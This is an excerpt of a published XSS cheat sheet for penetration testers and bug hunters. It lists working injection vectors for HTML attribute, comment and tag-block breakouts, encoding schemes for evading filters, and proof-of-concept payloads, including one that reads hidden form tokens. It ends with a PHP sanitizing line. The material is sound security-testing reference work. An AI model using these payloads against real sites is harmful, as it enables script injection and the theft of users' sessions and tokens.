Rodolfo Assis

BRUTE XSS CHEAT SHEET

The finest collection of
XSS vectors and payloads.

Rodolfo Assis

BRUTE XSS CHEAT SHEET

The finest collection of XSS vectors and payloads

Disclaimer

We, author and publisher, are not responsible for the use of this material or the damage caused by application of the information provided in this book.

It's for informational purposes and professional use according to the law of your own country and your client or employer.

"If I have seen further than others,
it is by standing upon the shoulders of giants."

Isaac Newton.

Introduction

This cheat sheet is meant to be used by bug hunters, penetration testers, security analysts, web application security students and enthusiasts.

It's about Cross-Site Scripting (XSS), the most widespread and common flaw found in the World Wide Web. You must be familiar with (at least) basic concepts of this flaw to enjoy this book. For that you can visit my blog at https://brutelogic.com.br/blog/xss101 to start.

There's lot of work done in this field and it's not the purpose of this book to cover them all. What you will see here is XSS content created or curated by me. I've tried to select what I think it's the most useful info about that universe, most of the time using material from my own blog which is dedicated to that very security flaw.

IMPORTANT: if you got a pirate version of this material, please consider make a donation to the author at https://paypal.me/brutelogic.

The structure of this book is very simple because it's a cheat sheet. It has main subjects (Basics, Advanced, etc) and a taxonomy for every situation. Then come directions to use the code right after, which comes one per line when in the form of a vector or payload. Some are full scripts, also with their use properly explained.

Keep in mind that you might need to adapt some of the info presented here to your own scenario (like single to double quotes and vice-versa). Although I try to give you directions about it, any non-imagined specific behavior from you target application might influence the outcome.

A last tip: follow instructions strictly. If something is presented in an HTML fashion, it's because it's meant to be used that way. If not, it's probably javascript code that can be used (respecting syntax) both in HTML and straight to existing js code. Unless told otherwise.

I sincerely hope it becomes an easy-to-follow consulting material for most of your XSS related needs. Enjoy!

Rodolfo Assis (Brute)

About This Release

This release include code that works on latest stable versions of major Gecko-based browsers (Mozilla Firefox branches) and Chromium-based browsers (Chromium and Google Chrome mainly).

Current desktop versions of those browsers are: Mozilla Firefox v91 and Google Chrome v92. If you find something that doesn't work as expected or any correction you think it should be made, please let me know @brutelogic (Twitter) or drop an email for brutelogic at null dot net.

Some information was removed from previous edition as well as new and updated information was added to this edition.

Special Thanks

This work is dedicated to lots of people who supported me throughout the years. It's an extensive list so I will mention only the following two, without whom all this security field would ever exist: Tim Berners Lee, creator of World Wide Web and Brendan Eich, creator and responsible for standardization of Javascript language (ECMAScript) that made modern web possible.

About The Author

Rodolfo Assis aka “Brute Logic” (or just “Brute”) is a self-taught computer hacker from Brazil working as a self-employed information security researcher and consultant.

He is best known for providing some content in Twitter (@brutelogic) in the last years on several hacking topics, including hacking mindset, techniques, micro code (that fits in a tweet) and some funny hacking related stuff. Nowadays his main interest and research involves Cross Site Scripting (XSS), the most widespread security flaw of the web.

Brute helped to fix more than 1000 XSS vulnerabilities in web applications worldwide via Open Bug Bounty platform (former XSSposed). Some of them include big players in tech industry like Oracle, LinkedIn, Baidu, Amazon, Groupon and Microsoft.

Being hired to work with the respective team, he was one of the contributors improving Sucuri’s Website Application Firewall (CloudProxy) from 2015 to 2017, having gained a lot of field experience in web vulnerabilities and security evasion.

He is currently managing, maintaining and developing an online XSS Proof-of-Concept tool, named KNOXSS (https://knoxss.me). It already helped several bug hunters to find bugs and get rewarded as well as his blog (https://brutelogic.com.br).

Always supportive, Brute is proudly a living example of the following philosophy:

Don’t learn to hack, #hack2learn.


Illustration


Layout & Design:

Rodolfo Assis
@rodoassis (Twitter)

Crello Ltd.
@crelloapp (Twitter)

Cover photo by Anete Lusina from Pexels.
Back photo by Tima Miroshnichenko from Pexels





Summary

HTML Injections

Most of the XSS vulnerabilities out there will require that kind of injections.

Because those XSS vectors contain both HTML and Javascript, it's possible to use some of the syntax and tricks of the next chapter into the javascript section (usually inside an event handler) of the following vectors.

Simple HTML Injection
Use when input lands inside an attribute's value outside tag except the ones described in next case.

```
<svg onload=alert(1)>
<script>alert(1)</script>
```

Simple HTML Injection – Attribute Breakout
Use when input lands inside an attribute's value of an HTML tag or outside tag except the ones described in the "Tag Block Breakout" case below.

```
"><svg onload=alert(1)>
"><script>alert(1)</script>
```

Simple HTML Injection – Comments Breakout
Use when input lands inside comments section (between <!-- and -->) of HTML document.

```
--><svg onload=alert(1)>
--><script>alert(1)</script>
```

Simple HTML Injection – Tag Block Breakout
Use when input lands inside or between opening/closing of some tags like title, style, script, iframe, noscript and textarea, respectively .

```
</title><svg onload=alert(1)>
</style><svg onload=alert(1)>
</script><svg onload=alert(1)>
</iframe><svg onload=alert(1)>
</noscript><svg onload=alert(1)>
</textarea><svg onload=alert(1)>
```

HTML Injection - Inline
Use when input lands inside an attribute's value of an HTML tag but that tag can't be terminated by greater than sign (>).

```
"onmouseover="alert(1)
"onmouseover=alert(1)//

"autofocus onfocus="alert(1)
"autofocus onfocus=alert(1)//
```


HTML Injection - Vector Schemes

The following schemes shows all chars and bytes allowed as separators or valid syntax. “ENT” means HTML ENTITY and it means that any of the allowed chars or bytes can be used in their HTML entity forms (string and numeric). Notice the “javascript” word might have some bytes in between or not and all of its characters can also be URL or HTML encoded.

Vector Scheme 1 (tag name + handler)

<svg[1]onload[2]=[3]alert(1)[4]>

[1]: *SPACE*, *+*, */*, *%09*, *%0A*, *%0C*,*%0D*, *%20*, *%2F*
[2]: *SPACE*, *+*, *%09*, *%0A*, *%0C*,*%0D*, *%20*
[3]: *SPACE*, *+*, *"*, *'*, *%09*, *%0A*, *%0B*, *%0C*,*%0D*, *%20*, *%22*, *%27*,
[4]: *SPACE*, *+*, *"*, *'*, *%09*, *%0A*, *%0B*, *%0C*,*%0D*, *%20*, *%22*, *%27*

Vector Scheme 2 (tag name + attribute + handler)

<img[1]src[2]=[3]k[4]onerror[5]=[6]alert(1)[7]>

[1]: *SPACE*, *+*, */*, *%09*, *%0A*, *%0C*,*%0D*, *%20*, *%2F*
[2]: *SPACE*, *+*, *%09*, *%0A*, *%0C*,*%0D*, *%20*
[3]: *SPACE*, *+*, *"*, *'*, *%09*, *%0A*, *%0C*,*%0D*, *%20*, *%22*, *%27*
[4]: *SPACE*, *+*, *"*, *'*, *%09*, *%0A*, *%0C*,*%0D*, *%20*, *%22*, *%27*
[5]: *SPACE*, *+*, *%09*, *%0A*, *%0C*,*%0D*, *%20*
[6]: *SPACE*, *+*, *"*, *'*, *%09*, *%0A*, *%0B*, *%0C*,*%0D*, *%20*, *%22*, *%27*
[7]: *SPACE*, *+*, *"*, *'*, *%09*, *%0A*, *%0B*, *%0C*,*%0D*, *%20*, *%22*, *%27*

Vector Scheme 3 (tag name + href|src|data|action|formaction)

The [?], [4] and [5] fields can only be used if [3] and [6] are single or double quotes.

<a[1]href[2]=[3]javas[?]cript[4]:[5]alert(1)[6]>

[1]: *SPACE*, *+*, */*, *%09*, *%0A*, *%0C*,*%0D*, *%20*, *%2F*
[2]: *SPACE*, *+*, *%09*, *%0A*, *%0C*,*%0D*, *%20*
[3]: *SPACE*, *+*, *"*, *'*, *[%01 - %0F]*, *[%10 - %1F]*, *%20*, *%22*, *%27*, *ENT*
[?]: *%09*, *%0A*, *%0D*, *ENT*
[4]: *%09*, *%0A*, *%0D*, *ENT*
[5]: *SPACE*, *+*, *%09*, *%0A*, *%0B*, *%0C*,*%0D*, *%20*
[6]: *SPACE*, *+*, *"*, *'*, *%09*, *%0A*, *%0B*, *%0C*,*%0D*, *%20*, *%22*, *%27*

Javascript Injections

This section is about the payloads needed to prove XSS vulnerability.

All shown here can be combined to create unique payloads according to language syntax and most of the payloads shown in this section can also be used in the HTMLi vectors in the previous chapter.

Alternative PoC - Shake Your Body

Use to shake all the visible elements of the page as a good visualization of the vulnerability.

```
setInterval(k=>{b=document.body.style,b.marginTop=(b.marginTop=='4px')?'-4px':'4px';},5)
```

Alternative PoC - Alert Hidden Values

Use to prove that all hidden HTML values like tokens and nonces in target page can be stolen.

```
f=document.forms;for(i=0;i<f.length;i++){e=f[i].elements;
for(n in e){if(e[n].type=='hidden'){alert(e[n].name+': '+e[n].value)}}}
```


DOM Injections

This section is about the vectors that are only possible due to manipulation of the DOM (Document Object Model).

Most of them can also use the same tricks and syntax of previous sections.

Other Injections

This section is about the vectors and payloads that involves specific scenarios like XML and multi context injections plus some useful info.

XSS Online Test Page

Use to practice XSS vectors and payloads. Check source code for injection points.

https://brutelogic.com.br/gym.php

PHP Sanitizing for Source-based XSS

Use to prevent XSS in every context as long as input does not reflect in non-delimited strings or eval-like function (all those in JS context). It does not prevent against DOM-based XSS, it sanitizes HTMLi (string breakout, markup and browser schemes) and JSi (string breakout and placeholders for template literals).

```
$input = preg_replace("/:|\\\$|\\\/", "", htmlentities($_REQUEST["param"], ENT_QUOTES));
```

@KN0X55
https://knoxss.me